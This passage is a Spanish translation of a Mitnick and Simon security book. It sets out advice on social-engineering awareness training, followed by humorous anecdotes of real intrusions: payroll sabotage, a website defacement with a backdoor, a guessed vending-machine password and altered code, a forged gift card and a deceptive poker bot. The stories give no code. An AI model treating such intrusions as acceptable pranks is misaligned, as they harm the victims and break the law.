A continuación comentamos algunas directrices para la formación en este campo:

- *Despertar la conciencia de que es prácticamente seguro que los ingenieros sociales atacarán su compañía en alguna ocasión y, quizás, repetidas veces.*

Puede haber falta de conciencia general de que los ingenieros sociales constituyen una amenaza sustancial; mucha gente ni siquiera sabe que existe esta amenaza. Por lo general, nadie se espera ser manipulado y engañado, por eso los ataques de ingeniería social los pillan desprevenidos. Muchos usuarios de Internet han recibido un correo electrónico, supuestamente de Nigeria, pidiendo ayuda para traspasar grandes cantidades de dinero a Estados Unidos; ofrecen un porcentaje de la suma por este tipo de ayuda. Posteriormente, piden al usuario que adelante una cantidad para iniciar el proceso de transferencia, pero, al final, el usuario se queda esperando con los brazos abiertos. Una señora de Nueva York cayó en la trampa y "prestó" cientos de miles de dólares de su jefe en concepto de adelanto de las tasas. Ahora, en lugar de pasar el tiempo en el

nuevo yate que quería comprar, se enfrenta a la posibilidad de compartir litera en un centro de detención federal. La gente cae, ciertamente, en estos ataques de ingeniería social; de lo contrario, los estafadores nigerianos dejarían de enviar correos electrónicos.

- *Hacer una representación para demostrar la vulnerabilidad personal a las técnicas de ingeniería social y formar a los empleados para oponer resistencia.*

La mayoría de las personas viven con la ilusión de ser inexpugnables, imaginando que son demasiado inteligentes para dejarse manipular, estafar, engañar o influenciar. Creen que esas cosas sólo le pasan a la gente "tonta". Existen dos métodos para ayudar a los empleados a conocer su vulnerabilidad y convencerlos profundamente. Uno consiste en demostrar la eficacia de la ingeniería social "timando" a algunos empleados con anterioridad al seminario de concienciación de seguridad y que los "timados" relaten después sus experiencias en clase. Otro consiste en demostrar la vulnerabilidad analizando estudios de casos de ingeniería social reales para ilustrar cómo la gente es susceptible a estos ataques. En cualquier caso, el programa de formación debe examinar el mecanismo del ataque, analizando los motivos por los que llega a funcionar y, después, debatir cómo se pueden identificar y resistir.

- *Inducir a los empleados a pensar que se sentirán humillados si se dejan manipular por un ataque de ingeniería social después del seminario.*

El programa de formación debe hacer hincapié en la responsabilidad que tiene cada empleado de ayudar a proteger el material confidencial de la empresa. Además, es fundamental que los responsables del programa reconozcan que la motivación para cumplir los protocolos de seguridad en determinadas situaciones sólo surge de la comprensión de por qué son necesarios los protocolos. Durante el seminario de concienciación de seguridad, los instructores deben dar

ejemplos de cómo los protocolos de seguridad protegen a la empresa y el dafio que podría ocasionarle que alguien no los cumpla o sea negligente.

También es útil destacar que un ataque de ingeniería social exitoso puede poner en peligro la información personal del empleado y la de sus amigos o socios en la empresa. La base de datos del departamento de recursos humanos de una empresa puede contener información personal extremadamente valiosa para los ladrones de identidades.

Aunque el mejor factor de motivación puede ser que a nadie le gusta ser manipulado, engañado o estafado. De este modo, la gente se siente motivada a no sentirse humillada por haber caído en algún engaño.

Programas para contraatacar la ingeniería social

A continuación exponemos algunos puntos básicos que deben tenerse en consideración durante el diseño de los programas:

- *Desarrollar procedimientos para las acciones de los empleados cuando estos detecten o sospechen un ataque de ingeniería social.*

Remitimos al lector al extenso manual de prácticas de seguridad recogido en The Art of Deception. Dichas prácticas deben interpretarse como una fuente de referencia, de la que deben aplicarse los conceptos relevantes y omitir el resto. Una vez que se hayan desarrollado y puesto en práctica los procedimientos, la información debería colocarse en la intranet de la empresa, para que se pueda consultar rápidamente. Otro excelente recurso es el tratado sobre desarrollo de prácticas de seguridad de la información de Charles Cresson Wood, titulado Information Security Policies Made Easy (San José, CA, EE. UU.: Baseline Software, 2001).

- *Desarrollar directrices sencillas para los empleados que definan qué información considera la empresa confidencial.*

Puesto que la mayor parte del tiempo procesamos la información en modo heurístico, se pueden redactar unas normas de seguridad sencillas para emitir una señal de advertencia cuando se solicite información delicada (información confidencial de la empresa, por ejemplo, la contraseña de un empleado). Cuando un empleado advierta que se ha solicitado información confidencial o alguna acción informática arriesgada, podrá consultar el manual de prácticas de seguridad colgado en la página Web de la intranet para determinar el protocolo correcto que debe seguir.

Además, es importante comprender y transmitir a los empleados que incluso la información que no considere confidencial puede resultar útil a un ingeniero social, el cual puede recopilar fragmentos de información que aparentemente carezcan de interés, ensamblarlos y utilizarlos en su ataque para crear una impresión falsa de credibilidad y honradez. El nombre del director de un proyecto confidencial de la empresa, la ubicación física de un equipo de desarrolladores, el nombre del servidor que utiliza un empleado concreto y el nombre asignado a un proyecto secreto es información relevante y todas las empresas necesitan valorar las medidas contra una posible amenaza para la seguridad.

No son sino algunos de los numerosos ejemplos de información aparentemente baladí que puede utilizar un atacante. Situaciones como las descritas en *The Art of Deception* pueden resultar muy útiles para transmitir esta idea a los empleados que asistan a los seminarios de seguridad.

- *Modificar las normas de cortesía de la organización. Se puede depir "no ".*

La mayoría nos sentimos incómodos o violentos cuando decimos que "no" a otras personas. (Ha salido al mercado un producto pensado para la gente que es demasiado educada para colgar a los televendedores. Cuando llama un televendedor, el usuario pulsa la tecla * y cuelga; entonces se oye una voz que dice: "Disculpe, le habla el Mayordomo Telefónico y me han pedido que le informe de que este hogar debe rechazar, a su pesar, su llamada". Me encanta el "a su pesar". Pero me parece interesante que tanta gente necesite comprar un dispositivo electrónico que diga "no" en su lugar. ¿Pagaría usted 50 euros por un dispositivo que le ahorre el bochorno de tener que decir "no"?)

El programa de ingeniería social de la empresa debe tener como uno de sus propósitos la redefinición de las normas de cortesía en la empresa. Este nuevo comportamiento incluirá el aprender a denegar educadamente peticiones hasta que se haya comprobado la identidad y la autorización de la persona que hace la petición. Por ejemplo, el seminario puede incluir la sugerencia de respuestas del tipo: "como empleados de la Empresa X, ambos sabemos lo importante que es seguir los protocolos de seguridad. Por lo que ambos comprendemos que tendré que verificar su identidad antes de acceder a su petición".

- *Desarrollar procedimientos para verificar la identidad y la autorización.*

Cada empresa debe desarrollar un proceso para verificar la identidad y la autorización de personas que soliciten información o que pidan a los empleados que realicen alguna acción. El proceso de verificación en cualquier situación dependerá necesariamente del grado de confidencialidad de la información o de la acción solicitada. Como ocurre con otros muchos asuntos en el lugar de trabajo, las necesidades de seguridad deben sopesarse con las necesidades propias de la actividad de la empresa, **• i •**

Estos cursos de formación deben tratar no sólo las técnicas obvias, sino también otras más sutiles, como el uso que hizo Whurley de una tarjeta de presentación para cimentar sus credenciales. (Recuerden el personaje Jim Rockford, que interpretaba James Garner en una serie de televisión de la década de los setenta, que llevaba siempre una pequeña imprenta en su coche para crear una tarjeta adecuada para cada ocasión.)

En *The Art of Deception*[23] sugerimos un procedimiento de verificación.

• *Conseguir la participación de los altos cargos*

Evidentemente, es casi un cliché: todos los esfuerzos que para la Dirección son importantes deben comenzar por concienciarse de que el programa necesitará el apoyo de la Dirección para llevarse a cabo con éxito. Debe haber pocos esfuerzos corporativos en los que este apoyo sea más importante que en materia de seguridad, que cada día adquiere mayor importancia, aunque aporta poco a otros ingresos corporativos y por lo general ocupa un lugar en segunda fila.

Si bien, ese mismo hecho incrementa la importancia de que el compromiso de garantizar la seguridad comience desde arriba.

En una nota sobre este asunto, los altos cargos deben también enviar dos mensajes claros sobre este asunto. Por un lado, que la Dirección nunca pedirá a los empleados que incumplan el protocolo de seguridad y, por otro, que ningún empleado se verá en una situación complicada por haber seguido los protocolos de seguridad, aunque un superior le haya pedido que lo infrinja.

[23] Véase *The Art of Deception*, de Kevin D. Mitnick y William L. Simón, de Wiley Publishing, Inc., 2002, páginas 266-271.

Un añadido informal: conozca a los manipuladores de su propia familia, sus hijos

Muchos niños (¿o son la mayoría?) poseen una destreza increíble para la manipulación, muy similar a la que emplean los ingenieros sociales, que en la mayoría de los casos pierden con la edad y la integración social. Todos los padres y madres han sido objeto del ataque de un niño. Cuando un adolescente quiere algo muy malo, adopta una conducta tan implacable que llega a ser extremadamente molesta, pero también divertida.

Cuando Bill Simón y yo estábamos terminando este libro, presencié un ataque de ingeniería social de gran calibre perpetrado por una niña. Mi novia, Darci, y su hija de nueve años, Briannah, vinieron a verme a Dallas cuando yo estaba en asuntos de trabajo. En el hotel, el último día antes de tomar un vuelo nocturno, Briannah puso a prueba la paciencia de su madre pidiéndole que fueran a un restaurante que ella había elegido para cenar y le dio una de esas pataletas típicas de los niños. Darci aplicó un castigo leve, quitarle temporalmente su Gameboy y decirle que no podría jugar con el ordenador durante un día entero.

Briannah se contuvo durante un rato y después, poco a poco, comenzó a probar diferentes formas de convencer a su madre para que le devolviera sus videojuegos y seguía intentándolo cuando yo volví a la habitación. Las constantes quejas de la niña eran muy molestas, entonces nos dimos cuenta de que estaba aplicando tácticas de ingeniería social y empecé a tomar notas:

- "Me aburro. ¿Puedes devolverme, por favor, mis juegos?" (Pronunciado en tono de orden, no de pregunta.)
- "Voy a volverte loca si no puedo jugar con mis juegos". (Acompañado de lloriqueos.)
- "No tendré nada que hacer en el avión sin mis juegos". (Dicho en un tono de "¿Algún idiota entiende lo que quiero decir?")

- "No pasa nada porque juegue una partida, ¿no?" (Una promesa disfrazada de pregunta.)

- "Seré buena si me devuelves mis juegos". (Las profundidades de la sinceridad ferviente.)

- "Anoche fui muy buena, ¿por qué no puedo jugar ahora?" (Un intento desesperado basado en un razonamiento erróneo.)

- "Nunca, nunca, volveré a hacerlo. (Pausa.) ¿Puedo jugar ahora?" ("Nunca volveré a hacerlo", ¿tan crédulos se cree que somos?)

- "¿Me los puedes devolver ahora, por favor?" (Si las promesas no funcionan, quizás suplicando ayuda...)

- "Mañana tengo colegio otra vez, así que no podré jugar a mi juego si no empiezo ya". (¿Cuántas formas diferentes de ingeniería social existen? Quizás podría haber colaborado en este libro.)

- "Lo siento. Estuvo mal. ¿Puedo jugar un poco?" (La confesión puede ir bien para el alma, pero no siempre funciona en la manipulación.)

- "Kevin me obligó a hacerlo". (¡Yo pensaba que sólo los *hackers* decían eso!)

- "Me siento muy triste sin mi juego". (Si no funciona nada más, prueba a ganar un poco de compasión.)

- "Ya llevo más de medio día sin mi juego". (En otras palabras: ¿Cuánto sufrimiento tengo que soportar?")

- "Jugar es gratis". (Un intento desesperado de adivinar cuál puede ser el motivo de que su madre prolongue tanto tiempo el castigo. No van por ahí los tiros.)

- "Es el fin de semana de mi cumpleaños y no puedo jugar con mis juegos". (Otro intento lastimero de despertar compasión.)

Y continuaba cuando nos preparábamos para salir hacia el aeropuerto:

- "Me aburriré en el aeropuerto". (Con la triste esperanza de que el aburrimiento se considere algo terrible que debe evitarse a toda costa. Quizás si Briannah se aburriera lo suficiente comenzaría a dibujar o a leer un libro.)

- "Son tres horas de avión y no tendré nada que hacer". (Todavía queda cierta esperanza de que se rinda y abra el libro que ha traído.)

- "Hay muy poca luz para leer y para dibujar. Si juego, puedo ver la pantalla". (El triste intento razonado.)

- "¿Puedo por lo menos utilizar Internet?" (Debe haber algo de transigencia en tu corazón.)

- "Eres la mejor madre del mundo". (También sabe utilizar los cumplidos y los halagos en un débil intento de conseguir lo que quiere).

- "¡ ¡ ¡No es justo!!!" (El último y desesperado esfuerzo.)

Si quiere conocer mejor cómo manipulan los ingenieros sociales a sus víctimas y cómo consiguen que la gente cambie del estado racional al emocional... escuche a los niños.

L A Ú L T I M A L Í N E A


En nuestro primer libro juntos, Bill Simón y yo calificamos la ingeniería social como el "punto débil de la seguridad de la información".

Tres años después, ¿qué nos encontramos? Empresas y más empresas que implementan tecnologías de seguridad para proteger sus recursos informáticos contra la invasión técnica de los *hackers* o de espías industriales contratados y que mantienen una fuerza de seguridad física efectiva para protegerse contra las entradas no autorizadas.

Pero también encontramos que se presta poca atención a contraatacar las amenazas que suponen los ingenieros sociales. Es primordial formar a los empleados en materia de amenazas y formas en que deben protegerse a sí mismos para no ser embaucados y terminar ayudando a los intrusos. Defenderse de las vulnerabilidades de fondo humano es un reto considerable. Proteger a la organización para que no sea víctima de *hackers* mediante tácticas de ingeniería social debe ser responsabilidad de todos y cada uno de los empleados, incluso de los que no utilizan ordenadores en el desempeño de sus funciones. Los directivos son vulnerables, la gente que está en primera línea es vulnerable, los operadores de la centralita son vulnerables, los recepcionistas, el personal de limpieza, el personal del aparcamiento y, por encima de todo, los empleados recién llegados, todos pueden ser utilizados por ingenieros sociales como un paso más hacia la consecución de su propósito ilícito.

Se ha demostrado que el factor humano es el punto débil de la seguridad de la información desde siempre. La pregunta del millón es: ¿va a ser usted el punto débil de su empresa que puede aprovechar un ingeniero social?

ANÉCDOTAS BREVES



No soy ni criptoanalista, ni matemático. Sólo sé que la gente comete errores en las aplicaciones y los repite una y otra vez.

— Ex *hacker* convertido a consultor de seguridad

Algunas de las historias que recibimos durante el proceso de elaboración de este libro no encajaban claramente en ninguno de los capítulos anteriores, pero son demasiado divertidas para no incluirlas. No todas son ataques. Algunas son travesuras, otras son ejemplos de manipulaciones, otras merecen la pena porque arrojan luz sobre algún aspecto de la naturaleza humana... y otras son, simplemente, divertidas.

Nosotros las disfrutamos mucho y supusimos que los lectores también.

EL SUELDO PERDIDO

Jim era un sargento en el ejército estadounidense que trabajaba en un grupo de informática en Fort Lewis, en Puget Sound en el estado de Washington, bajo las órdenes de un tirano sargento primero que Jim describe como "furioso con el mundo", el tipo de persona que "utilizaba su rango para que todo el que estuviera por debajo se sintiera miserable". Jim y sus compañeros del grupo terminaron muy hartos y decidieron que tenían que encontrar la forma de castigar a aquel animal por hacer sus vidas tan insoportables.

Desde su unidad se gestionaba el historial de la plantilla y las entradas de las nóminas. Para garantizar la corrección, dos administrativos soldados diferentes introducían los apuntes y los resultados se contrastaban antes de añadir los datos al historial de cada persona.

La venganza que se les ocurrió fue muy sencilla, dice Jim. Dos empleados hacían entradas idénticas e indicaban al ordenador que el sargento había fallecido.

Naturalmente, esa declaración interrumpió la liquidación de su sueldo.

Llegó el día de cobro y el sargento reclamó que no había recibido su cheque. "Los procedimientos ordinarios establecen que se debe sacar el documento en papel y extender manualmente el cheque". Pero eso tampoco funcionó. "Por algún motivo que desconozco, no se ha podido encontrar por ningún sitio la copia en papel. Tengo motivos para pensar que el archivo ha ardido espontáneamente", escribió Jim con ironía. No es difícil adivinar cómo llegó Jim a esa conclusión.

Puesto que el ordenador indicaba que estaba muerto y no había documentos de seguridad a mano que demostraran que hubiera existido alguna vez, el sargento no tenía nada que hacer. No había procedimiento alguno para emitir un cheque a un hombre que nunca había existido. Hubo que generar una solicitud a las oficinas centrales del ejército pidiendo que se copiaran y remitieran los documentos del historial del hombre y que les orientaran sobre si tenían autoridad para pagarle

entretanto. Las solicitudes se enviaron debidamente y con pocas expectativas de recibir una pronta respuesta.

La historia tiene un final feliz y es que "su comportamiento fue muy diferente el resto de los días que lo conocí".

VEN A HOLLYWOOD, PEQUEÑO MAGO

Cuando estrenaron la película *Parque Jurásico* 2, un joven *hacker* que llamaremos Yuki decidió que quería "poseer", es decir, asumir el control, del ordenador de MCA/Universal Studios en el que se alojaba *lost-world.com*, el sitio Web de la película y de los programas de televisión de los estudios.

Fue, según Yuki, "un ataque trivial" porque la protección del sitio era muy deficiente. Lo consiguió utilizando un método que describe, en término técnicos, como "insertando un CGI que ejecutaba un *bouncer* [puerto superior que no está protegido por ningún cortafuegos] para poder conectarme a un puerto superior y conectarme de vuelta al *host* local para tener acceso total".

Entonces, MCA estaba en un edificio completamente nuevo. Yuki investigó un poco por Internet, averiguó el nombre de la firma de arquitectura, fue a su sitio Web y no tuvo demasiadas dificultades para penetrar en su red. (Fue hace tanto tiempo que cabe esperar que las vulnerabilidades obvias se hayan solucionado ya.)

Desde el lado interno del cortafuegos, fue fácil localizar los planos en AutoCAD del edificio de MCA. Yuki estaba encantado. Si bien, eso no era más que un apartado complementario de su objetivo real. Su amigo había estado ocupado dibujando "un nuevo logo muy bonito" para las páginas Web de *Parque Jurásico* que reemplazaría el nombre de *Parque Jurásico* y sustituiría la imagen de un tiranosaurio con la boca abierta por un patito. Los chicos penetraron en el sitio Web, colgaron su logo (véase la Figura 11-1) en el lugar del oficial y se sentaron a ver que ocurría.




Figura 11-1: El logo que reemplaza al de Parque Jurásico.

La respuesta no fue exactamente la que esperaban. Los medios pensaron que el logo era divertido, pero sospechoso. CNet News.com incluyó un artículo[24] y en el título preguntaba si sería un ataque o un engaño, sospechando que alguien de la organización Universal habría querido gastar una broma con la intención de acaparar publicidad para la película.

Yuki dice que se puso en contacto con Universal inmediatamente después para explicar el agujero que él y su amigo habían utilizado para acceder al sitio e informándoles también de la puerta trasera que habían instalado. A diferencia de cómo actúan muchas organizaciones cuando se enteran de la identidad de alguien que ha penetrado en su sitio Web o red ilegítimamente, la gente de Universal agradeció la información.

Es más, Yuki dice que le ofrecieron un trabajo, sin duda, porque pensaron que les sería útil para encontrar y solucionar vulnerabilidades. Yuki se quedó fascinado con la oferta.

[24] CNet News.com, "Lost World, LAPD: Hacks or Hoaxes?", de Janet Kornblum, de 30 de mayo de 1997.

Sin embargo, la oferta no cuajó. "Cuando supieron que sólo tenía 16 años, intentaron regatearme". El chico rechazó la oportunidad.

Dos años después, CNet News.com presentó una lista de los 10 ataques de *hackers* favoritos de toda la historia.[25] Yuki quedó encantado cuando vio el suyo de *Estanque Jurásico (Jurassic Pond)* incluido en una posición destacada.

Pero sus días de *hacker* han quedado atrás, dice Yuki y añade que ha "estado fuera de escena desde hace ya cinco años". Después de rechazar la oferta de MCA, comenzó su carrera en consultoría y ha seguido por ese camino desde entonces.

MANIPULACIÓN DE UNA MÁQUINA DE REFRESCOS

Hace algún tiempo, Xerox y otras empresas experimentaban con máquinas que hicieran el trabajo de "E.T., teléfono mi casa". Una fotocopiadora, por ejemplo, vigilaría su propio estado y cuando se estuviera acabando el tóner, los rodillos de alimentación del papel comenzaran a desgastarse o se detectara cualquier otro problema, se enviaría una señal a una estación remota o a las oficinas centrales de una empresa para que enviaran a alguien de mantenimiento con todas las piezas necesarias.

Según nuestro informante, David, una de las empresas que estaba tanteando el terreno en esta área era Coca-Cola. Las máquinas expendedoras experimentales, dice David, estaban conectadas a un sistema Unix y se les podía pedir remotamente un informe de su estado.

David y un par de amigos estaban un día aburridos y decidieron explorar este sistema y ver qué podían descubrir. Observaron que, como esperaban, se podía acceder a la máquina por telnet. "Estaba conectada

---

CNet News.com, "The Ten Most Subversive Hacks", de Matt Lake, de 27 de octubre de 1999.

por un puerto de serie y había un proceso en ejecución que recopilaba información sobre el estado y le daba un formato bonito". Los chicos utilizaron el programa Finger y descubrieron que "aparecía un nombre para esa cuenta, de modo que lo único que faltaba era encontrar la contraseña..."

Sólo necesitaron tres intentos para adivinar la contraseña, aunque algún programador de la compañía había elegido deliberadamente una que era muy improbable. Al entrar, descubrieron que el código fuente del programa estaba guardado en la máquina y, dice: "no nos pudimos resistir a hacer un pequeño cambio".

Introdujeron un fragmento de código que añadiría una línea al final del mensaje de salida, alrededor de una vez de cada cinco. La línea era: "¡Socorro! ¡Alguien me está dando patadas!"

"Pero cuando más nos reímos fue cuando adivinamos la contraseña", dice David. ¿Quiere intentar adivinar cuál fue la contraseña que la gente de Coca-Cola estaba segura que nadie podría adivinar?

La contraseña de las máquinas de Coca-Cola, según David, era "pepsi".

MERMA DEL EJÉRCITO IRAQUÍ DURANTE LA "TORMENTA DEL DESIERTO"

En el periodo previo a la operación Tormenta del desierto, la Inteligencia del ejército de Estados Unidos se puso a trabajar en los sistemas de comunicaciones del ejército iraquí, para lo que enviaba helicópteros cargados con equipo de detección de radiofrecuencia a puntos estratégicos a lo largo de "la parte segura de la frontera iraquí", en palabras de Mike, que estaba allí.

Los helicópteros se enviaban en grupos de tres. Antes de la evolución del Sistema de Posicionamiento Global (GPS) para la determinación de ubicaciones, se enviaban tres helicópteros para que

facilitaran referencias cruzadas con las que el servicio de Inteligencia podía trazar las ubicaciones de cada unidad del ejército iraquí, junto con las radiofrecuencias que utilizaban.

Una vez que comenzó la operación, Estados Unidos pudo realizar escuchas de las comunicaciones iraquíes. Mike cuenta que: "Soldados estadounidenses que hablaban farsi comenzaron a escuchar las conversaciones de los comandantes iraquíes sobre los dirigentes de las patrullas de las tropas de tierra". Y no sólo escuchar. Cuando un comandante pidió a todas sus unidades que establecieran comunicaciones simultáneamente, las unidades iniciaban la transmisión diciendo: "Al habla Camello 1". "Al habla Camello 3". "Al habla Camello 5". Uno de los soldados estadounidenses que estaban a la escucha dijo por la radio en farsi, "Al habla Camello 1", repitiendo el nombre.

El comandante iraquí, confundido, dijo a Camello 1 que ya había iniciado la sesión y que no debía repetirlo. Camello 1 dijo, inocentemente, que él sólo había iniciado la transmisión una vez. "Estalló una discusión con acusaciones y negaciones sobre quién había dicho qué", relata Mike.

Los escuchas del ejército continuaron utilizando el mismo método con diferentes comandantes iraquíes en un punto y otro de la frontera. Entonces, decidieron pasar a la siguiente fase de su estratagema. En lugar de repetir el nombre de inicio de transmisión, una voz estadounidense, en inglés, gritaría: "Al habla Fuerza Bravo 5, ¿cómo estáis?" Según Mike: "Se creó la barahúnda".

Estas interrupciones enfurecían a los comandantes, muertos de la vergüenza cuando sus tropas de tierra oyeran esa irrupción de los invasores infieles y, al mismo tiempo, consternados al descubrir que no podrían enviar órdenes por radio a sus unidades sin que las fuerzas estadounidenses oyeran cada palabra. Tomaron la rutina de pasar de una frecuencia a otra de una lista de frecuencias que tenían de reserva.

El equipo de detección de radiofrecuencias a bordo de los helicópteros del ejército estadounidense estaba diseñado para frustrar esa estrategia. El equipo, simplemente, exploraba la banda de radio e inmediatamente localizaba la frecuencia a la que habían cambiado los

iraquíes. Enseguida los escuchas volvían sobre la pista. Entretanto, con cada cambio, la Inteligencia podía añadir su lista creciente de frecuencias que utilizaban los iraquíes. Y continuaban montando y retinando su "orden de batalla" de las fuerzas de defensa iraquíes, es decir, el tamaño, la posición y el nombre de las unidades e, incluso, los planes de acción.

Finalmente, los comandantes iraquíes desistieron y abandonaron la comunicación por radio con sus tropas para volver a las líneas telefónicas enterradas. Una vez más, Estados Unidos estaba justo detrás de ellos. El ejército iraquí dependía entonces de líneas telefónicas en serie anticuadas y básicas y fue simplemente cuestión de interceptar cualquiera de esas líneas con un transmisor cifrado que redirigiera todo el tráfico al grupo de Inteligencia.

Los hablantes de farsi del ejército estadounidense volvieron al trabajo, esta vez, utilizando los mismos métodos que ya habían utilizado para interrumpir las comunicaciones por radio. Es divertido imaginar la expresión de un comandante, coronel o general iraquí en el momento en el que una voz jovial resuena en la línea con un: "Hola, al habla la Fuerza Bravo 5 otra vez. ¿Qué tal?"

Y quizás podría añadir algo como: "Os perdimos un tiempo, me alegro de estar de nuevo con vosotros".

En ese momento, a los comandantes iraquíes no les quedaban ya opciones modernas de comunicación. Resolvieron escribir las órdenes y enviar los mensajes en papel con camiones hasta los oficiales que estaban en el frente, los cuales escribían sus respuestas y enviaban el camión de vuelta por un desierto de arena tórrido hasta los cuarteles. Una sola pregunta y respuesta podía llevar horas hasta completar el viaje de ida y vuelta. Los comandos que requerían múltiples unidades para actuar en coordinación eran prácticamente inviables por la dificultad de que las órdenes llegaran a todos los que participaban en la unidad de campo a tiempo para que actuaran conjuntamente,

No era la mejor forma de defenderse contra las fuerzas americanas que avanzaban a gran velocidad.

Tan pronto como la guerra aérea comenzó, se asignó a un grupo de pilotos estadounidenses la tarea de buscar los camiones que transmitían los mensajes entre posiciones conocidas de los grupos de campo iraquíes. Las fuerzas aéreas comenzaron a dirigir sus ataques contra estos camiones de comunicaciones y a destruirlos. En unos días, los conductores iraquíes se negaban a llevar mensajes de un dirigente a otro porque sabían que significaría una muerte segura.

Ese hecho anunciaba un fracaso casi absoluto del sistema de comando y de control iraquí. Incluso cuando el comando central iraquí pudo recibir órdenes por radio a través del campo, los comandantes de campo, dice Mike, "sentían terror de esas comunicaciones porque sabían que los mensajes los escuchaba el ejército americano y que enviaría ataques contra sus posiciones", especialmente porque, respondiendo a las órdenes, el comandante de campo revelaba que seguía vivo y podía esperar que su respuesta descubriera a los americanos su posición. En un intento de salvar sus propias vidas, algunas unidades de campo iraquíes deshabilitaron los dispositivos de comunicación que todavía les quedaban para no tener que escuchar las comunicaciones entrantes.

"Inmediatamente", recuerda Mike con un regocijo evidente, "el ejército iraquí se hundió en el caos y la inactividad en muchos puntos porque nadie podía, o no quería, comunicarse".

EL CHEQUE REGALO DE MIL MILLONES DE DÓLARES

La mayor parte de la narración está tomada directamente de la conversación que mantuvimos con este ex *hacker* que ahora es un consultor de seguridad bien arraigado y respetado.

> *Está todo ahí, todo. "¿Por qué robas bancos, Sr. Horton?" "Porque es ahí donde está el dinero ".*
>
> *Voy a contarte una historia divertida. Un chico, Frank, de la Agencia de Seguridad Nacional, no voy a decir su nombre, ahora trabaja para Microsoft, y yo también teníamos un contrato [para hacer una prueba de penetración] con una empresa que*

fabricaba cheques regalo. Ya no se dedican a eso, pero, aún así, no los voy a nombrar.

Entonces, ¿qué íbamos a atacar? ¿La criptografía del cheque? No, [el cifrado] era impresionante, estaba muy bien hecho. La criptografía era segura, habría sido una pérdida de tiempo intentarlo. ¿Entonces qué haríamos?

Echamos un vistazo a cómo la agencia de compensaciones liquidaba los cheques. Se trata de un ataque desde dentro porque se nos permitió tener una cuenta de la agencia de compensaciones. Bueno, encontramos un error en el sistema de liquidación, un error en la aplicación que nos daba la posibilidad de ejecutar comandos arbitrariamente en la propia máquina. Fue algo muy tonto, infantil, no hacían falta conocimientos especiales, sólo tenías que saber lo que buscabas. No soy ni criptoanalista, ni matemático. Sólo sé que la gente comete errores en las aplicaciones y los repite una y otra vez.

En la misma subred del centro de liquidaciones tienen [una conexión a] la máquina que crea los cheques regalo. Penetramos en esa máquina utilizando una relación de confianza. En vez de acceder al directorio raíz directamente, hicimos un cheque regalo codificado con 32 bits y elegimos como divisa los dólares americanos.

Tenía un cheque de regalo de 1.900.000.000 dólares. Y el cheque era absolutamente válido. Alguien dijo que deberíamos haberle puesto libras esterlinas, que habría sido mucho más rentable.

Entonces, fuimos al sitio Web de la tienda Gap y compramos un par de calcetines. En teoría, el cambio de los calcetines sería de mil novecientos millones de dólares en cambio. Era increíble.

Yo quería grapar los calcetines al informe de la prueba de penetración.

Pero no había terminado. No le gustaba cómo creía que estaba quedando la historia, así que continuó, esperando causar mejor impresión.

Para vosotros, quizás suene a que soy una estrella de rock, pero lo que veis es el camino que yo hice y vosotros pensareis: "Dios mío, qué inteligente es. Hizo esto para entrar en el ordenador y una vez allí violó una relación de confianza y después accedió a la máquina y creó un cheque regalo ".

Sí, pero ¿sabéis lo difícil que fue en realidad? Intentaba algo, no funcionaba. Lo intentaba de otra forma, tampoco. El método de ensayo y error. Se trata de tener curiosidad, perseverancia y suerte ciega. Y todo ello sazonado con un poco de destreza.

Todavía tengo aquellos calcetines.

EL ROBOT DEL PÓQUER

Una de las cosas en las que los jugadores de póquer confían mucho cuando están sentados en una mesa de un casino importante, independientemente de que jueguen a la versión más popular de hoy en día, el Texas Hold 'Em, o cualquier otra versión, es que, bajo la mirada atenta del *crupier*, los jefes de sala y las cámaras que todo lo ven, ellos cuentan con su habilidad y su suerte y no se preocupan demasiado de que otros jugadores puedan estar haciendo trampas.

Actualmente, gracias a Internet, es posible sentarse en una mesa de póquer electrónicamente a jugar con la comodidad de estar en el ordenador propio, apostando dinero contra jugadores que están sentados también delante de sus ordenadores pero en diferentes partes del país y del mundo.

Entonces, entra un *hacker* que conoce la forma .de obtener bastante ventaja utilizando un robot casero, en este caso, un robot electrónico. El *hacker,* Ron, dice que para ello tuvo que "escribir un robot que jugara a un póquer 'matemáticamente perfecto' *online* al tiempo que inducía a los oponentes a pensar que jugaban contra un jugador humano". Además de ganar dinero con los juegos rutinarios, introdujo a su robot en unos cuantos torneos y alcanzó un éxito impresionante. "En im torneo de cuatro horas, con entrada gratuita, que comenzó con trescientos jugadores, el robot terminó en segundo lugar".

Las cosas iban viento en popa hasta que Ron cometió un error de juicio: decidió poner el robot en venta por el precio de 99 dólares anuales a cada jugador. Se extendió la voz sobre el producto y a los jugadores que utilizaban el mismo sitio de póquer *online* que él les empezó a preocupar que estuvieran jugando contra robots. "La preocupación causó tal tumulto (y la preocupación de la dirección de los casinos por si perdían clientes) que el sitio Web añadió código para detectar el uso de mi robot y dijo que prohibirían el juego permanentemente a todo el que sorprendieran utilizándolo".

Era el momento de cambiar de estrategia.

